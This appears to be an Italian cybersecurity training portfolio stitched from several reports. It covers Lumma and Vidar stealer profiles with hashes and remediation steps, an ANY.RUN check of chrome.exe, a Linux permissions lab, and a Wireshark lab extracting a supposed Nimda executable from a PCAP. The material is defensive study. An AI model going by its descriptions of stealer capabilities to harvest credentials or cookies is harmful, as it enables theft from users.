
SHA1: **7F27D0290ECC2C81BF2B2D0FA1026F54FD687C81**

SHA256: **325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7 D027505EA13B8D1**

Analisi del Malware per Tipologia

Loader

- **Scopo:** Funziona come punto di accesso iniziale, scaricando ed eseguendo malware aggiuntivo da server remoti.
- **Funzionalità:** Veicola payload dannosi come ransomware, trojan o infostealer, stabilendo comunicazioni con server C2.



Vidar Stealer

- **Scopo:** Malware di tipo infostealer, erede del trojan Arkei.
- **Funzionalità:**
 - Raccolta di credenziali, dati finanziari, cronologia e cookie
 - Informazioni sull'OS e wallet di criptovalute

Lumma Stealer

- **Scopo:** Infostealer specializzato nel furto di dati sensibili.
- **Funzionalità:**
 - Credenziali (e-mail, social, banking)
 - Dati di carte di credito e wallet
 - Cookie, cronologia browser
 - Informazioni di sistema

Strategia di Remediation

L'attività di bonifica è stata strutturata in sei fasi principali, mirate alla rimozione completa del malware e alla prevenzione di future compromissioni:

Isolamento e Contenimento

Identificazione e Analisi

Rimozione del Malware

Recupero dei Dati

Bonifica e Ripristino

Monitoraggio e Prevenzione Futura



L'analisi condotta ha confermato la presenza di un file malevolo classificabile come Loader con payload Stealer, identificato nei ceppi Lumma e Vidar.

Questi malware sono specializzati nel furto di informazioni sensibili e nella compromissione dell'integrità del sistema.

Isolamento immediato

Rimozione completa

Recupero sicuro dei dati

Ripristino delle condizioni ottimali

Prevenzione attiva per il futuro




**Analisi chrome.exe
tramite ANY.RUN**



Introduzione

L'analisi, effettuata in data 25 agosto 2024 alle ore 16:48:49, ha avuto come oggetto il processo **chrome.exe**, avviato su un sistema operativo Windows 10 Pro.

Lo scopo dell'analisi è stato verificare l'eventuale presenza di minacce informatiche durante un accesso non autorizzato o improprio a siti di social network (nello specifico **Instagram** e **Facebook**) da parte di un utente interno all'infrastruttura aziendale





HASH IDENTIFICATIVI:

**MD5:4C091A5A8C03EBC2EA267980D0DA9F
8D**

**SHA1:F52CB78B7F23559FFCE5D1125EFD7B
399165DFFC**

**SHA256:6DF8AB4ACFC5C751F09F2C863246
4C8C5E6DA9D04539A69EDB0FC53CB561DF
BC**



Processi totali rilevati: 139

Processi monitorati attivamente da ANY.RUN: 10

Processi sospetti o malevoli: 0

L'analisi ha evidenziato che non vi sono comportamenti anomali, indicatori di compromissione (IoC) o attività dannose associate al processo [chrome.exe](#).

Tuttavia, è stato rilevato che l'utente ha tentato l'accesso a pagine social tramite Google Chrome, in particolare su [Instagram](#) e [Facebook](#), attività che non è correlata alle operazioni lavorative legittime e può rappresentare un rischio dal punto di vista della sicurezza informatica.

L'analisi eseguita su **chrome.exe** ha escluso la presenza di malware, confermando l'integrità del sistema durante la sessione registrata.

Tuttavia, l'utilizzo di dispositivi aziendali per accedere a social network può:

1) Esporre il sistema a minacce esterne come:



phishing



malware
drive-by



truffe online

2) L'accesso ai social network può rappresentare un rischio per la produttività e la sicurezza operativa, soprattutto in contesti ad alta riservatezza.



Bloccare l'accesso ai social network tramite policy firewall/DNS nei dispositivi aziendali.

Monitorare regolarmente il traffico web per identificare attività non conformi.

Fornire formazione sulla sicurezza informatica per sensibilizzare i dipendenti sui rischi legati alla navigazione inappropriata.

Applicare criteri di utilizzo accettabile (AUP – Acceptable Use Policy) chiaramente definiti e condivisi.

Navigare nel filesystem Linux e impostazioni dei permess



Esplorare la struttura del filesystem Linux (ext)

Montare e smontare partizioni

Comprendere i permessi di file e directory

Esplorare i file speciali come i collegamenti simbolici

Uso del comando lsblk per vedere dischi e partizioni

/dev/sda1 montato come / (filesystem root)

Montaggio manuale di /dev/sdb1 su ~/second_drive

```
[analyst@secOps ~]$ ls -l second_drive/
total 0
[analyst@secOps ~]$ sudo mount /dev/sdb1 ~/second_drive/
[sudo] password for analyst: 
```

```
[analyst@secOps ~]$ lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0  10G  0 disk 
└─sda1   8:1    0  10G  0 part /
sdb      8:16   0   1G  0 disk 
└─sdb1   8:17   0 1023M 0 part
sr0     11:0    1 1024M 0 rom 
```

```
[analyst@secOps ~]$ cd /
[analyst@secOps /]$ ls -l
total 52
lrwxrwxrwx  1 root root    7 Jan  5  2018 bin  -> usr/bin
drwxr-xr-x  3 root root  4096 Apr 16  2018 boot
drwxr-xr-x 19 root root  3120 Apr 14 05:37 dev
drwxr-xr-x 58 root root  4096 Apr 17  2018 etc
drwxr-xr-x  3 root root  4096 Mar 20  2018 home
lrwxrwxrwx  1 root root    7 Jan  5  2018 lib  -> usr/lib
lrwxrwxrwx  1 root root    7 Jan  5  2018 lib64 -> usr/lib
drwx-----  2 root root 16384 Mar 20  2018 lost+found
drwxr-xr-x  2 root root  4096 Jan  5  2018 mnt
drwxr-xr-x  2 root root  4096 Jan  5  2018 opt
dr-xr-xr-x 134 root root    0 Apr 14 05:36 proc
drwxr-x---  7 root root  4096 Apr  9 09:13 root
drwxr-xr-x 17 root root   480 Apr 14 05:37 run
lrwxrwxrwx  1 root root    7 Jan  5  2018 sbin -> usr/bin
drwxr-xr-x  6 root root  4096 Mar 24  2018 srv
dr-xr-xr-x 13 root root    0 Apr 14 05:36 sys
drwxrwxrwt  8 root root   200 Apr 14 05:37 tmp
drwxr-xr-x  9 root root  4096 Apr 17  2018 usr
drwxr-xr-x 12 root root  4096 Apr 17  2018 var
```



Struttura dei permessi: -rw-r--r--

Significato per utente, gruppo e altri

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26 2018 lost+found
-rw-rw-r-x 1 analyst analyst 183 Mar 26 2018 myFile.txt
```

Uso di chmod e chown per modificare i permessi

```
[analyst@secOps ~]$ cd lab.support.files/scripts/
[analyst@secOps scripts]$ ls -l
total 60
-rwxr-xr-x 1 analyst analyst 952 Mar 21 2018 configure_as_dhcp.sh
-rwxr-xr-x 1 analyst analyst 1153 Mar 21 2018 configure_as_static.sh
-rwxr-xr-x 1 analyst analyst 3459 Mar 21 2018 cyberops_extended_topo_no_fw.py
-rwxr-xr-x 1 analyst analyst 4062 Mar 21 2018 cyberops_extended_topo.py
-rwxr-xr-x 1 analyst analyst 3669 Mar 21 2018 cyberops_topo.py
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rwxr-xr-x 1 analyst analyst 458 Mar 21 2018 fw_rules
-rwxr-xr-x 1 analyst analyst 70 Mar 21 2018 mail_server_start.sh
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 net_configuration_files
-rwxr-xr-x 1 analyst analyst 65 Mar 21 2018 reg_server_start.sh
-rwxr-xr-x 1 analyst analyst 189 Mar 21 2018 start_EJK.sh
-rwxr-xr-x 1 analyst analyst 85 Mar 21 2018 start_miniedit.sh
-rwxr-xr-x 1 analyst analyst 76 Mar 21 2018 start_pox.sh
-rwxr-xr-x 1 analyst analyst 106 Mar 21 2018 start_snort.sh
-rwxr-xr-x 1 analyst analyst 61 Mar 21 2018 start_tftpd.sh
```

Simbolici `ln -s`

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
```

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
```

```
[analyst@secOps ~]$ ls -l
total 36
-rw-r--r-- 1 root      root      5764 Apr  9 08:56 capture.pcap
drwxr-xr-x  2 analyst    analyst   4096 Mar 22 2018 Desktop
drwxr-xr-x  3 analyst    analyst   4096 Mar 22 2018 Downloads
lrwxrwxrwx  1 analyst    analyst      9 Apr 14 06:06 file1symbolic -> file1.txt
-rw-r--r--  1 analyst    analyst      9 Apr 14 06:03 file1.txt
-rw-r--r--  2 analyst    analyst      5 Apr 14 06:04 file2hard
-rw-r--r--  2 analyst    analyst      5 Apr 14 06:04 file2.txt
drwxr-xr-x  9 analyst    analyst   4096 Jul 19 2018 lab.support.files
drwxr-xr-x  3 root      root     4096 Mar 26 2018 second_drive
```

Fisici `ln`

Estrazione di un Eseguibile da un File PCAP



Introduzione

Il laboratorio ha l'obiettivo di analizzare un file PCAP (Packet Capture), cioè una cattura del traffico di rete, per identificare e estrarre un file eseguibile (potenzialmente un malware) scaricato durante una sessione.



I tools utilizzati sono Wireshark e tcpdump per visualizzare i pacchetti catturati.



1.1 - Apertura del file PCAP

Il file da analizzare è **nimda.download.pcap**, che si presume contenga il download di un malware chiamato Nimda.

Il file è localizzato in
/home/analyst/lab.support.files/pcaps

```
[analyst@secOps ~]$ cd lab.support.files/pcaps
[analyst@secOps pcaps]$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download_pcap.pcap
```

È stato aperto in Wireshark con il comando **wireshark-gtk nimda.download.pcap** & per tenerlo in background.

```
[analyst@secOps pcaps]$ wireshark-gtk nimda.download.pcap &
```



I primi tre pacchetti rappresentano il three-way handshake TCP (SYN, SYN-ACK, ACK).

Il quarto pacchetto è una richiesta HTTP GET /W32.Nimda.Amm.exe, che indica l'inizio del download di un file eseguibile.

nimda.download.pcap [Wireshark 2.5.1]						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS
2	0.000259	209.165.202.133	209.165.200.235	TCP	74	6666 → 48598 [SYN, ACK] Seq=0 Ack=1 Win=28961
3	0.000297	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=1 Ack=1 Win=29696 Len
4	0.000565	209.165.200.235	209.165.202.133	HTTP	230	GET /W32.Nimda.Amm.exe HTTP/1.1
5	0.000588	209.165.202.133	209.165.200.235	TCP	66	6666 → 48598 [ACK] Seq=1 Ack=165 Win=30208 L
6	0.000708	209.165.202.133	209.165.200.235	TCP	324	6666 → 48598 [PSH, ACK] Seq=1 Ack=165 Win=30208
7	0.000827	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=259 Win=30720
8	0.004594	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=259 Ack=165 Win=30208
9	0.004602	209.165.200.235	209.165.202.133	TCP	66	48598 → 6666 [ACK] Seq=165 Ack=1707 Win=3328
10	0.004605	209.165.202.133	209.165.200.235	TCP	1514	6666 → 48598 [ACK] Seq=1707 Ack=165 Win=30208

Frame 4: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits)
Ethernet II, Src: ea:05:2ce1:90:3d (ea:05:2ce1:90:3d), Dst: 16:4c:37:9e:eb:50 (16:4c:37:9e:eb:50)
Internet Protocol Version 4, Src: 209.165.200.235, Dst: 209.165.202.133
Transmission Control Protocol, Src Port: 48598, Dst Port: 6666, Seq: 1, Ack: 1, Len: 164
Hypertext Transfer Protocol



1.3 - Seguire il flusso TCP

Usando la funzione "Segui > Flusso TCP" su uno dei pacchetti, si può vedere tutta la conversazione tra client e server.

Il flusso mostra le intestazioni HTTP della richiesta e risposta, seguite da caratteri binari che rappresentano i dati del file scaricato.

Alcune stringhe ASCII leggibili, come "This program cannot be run in DOS mode.", sono parte del contenuto dell'eseguibile.

Nota importante: il file non è il vero worm Nimda, ma un file rinominato per motivi di sicurezza.

Alcuni indizi suggeriscono che si tratti del file cmd.exe di Windows.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.225	209.165.202.122	TCP	74	48598 → 6666
2	0.000259	209.165.202.1		TCP	74	6666 → 48598
3	0.000297	209.165.200.2		TCP	66	48598 → 6666
4	0.000565	209.165.200.2		HTTP	230	GET /W32.Nim
5	0.000588	209.165.202.1		TCP	66	6666 → 48598
6	0.000708	209.165.202.1		TCP	324	6666 → 48598
7	0.000827	209.165.200.2		TCP	66	48598 → 6666
8	0.004594	209.165.202.1		TCP	1514	6666 → 48598
9	0.004602	209.165.200.2		TCP	66	48598 → 6666
10	0.004605	209.165.202.1		TCP	1514	6666 → 48598

▶ Frame 1: 74 bytes on wire (592 bits), 7 captured bytes

- Mark Packet (toggle)
- Ignore Packet (toggle)
- Set Time Reference (toggle)
- Time Shift...
- Packet Comment...
- Manually Resolve Address
- Apply as Filter
- Prepare a Filter
- Conversation Filter
- Colorize Conversation
- SCTP
- Follow TCP Stream

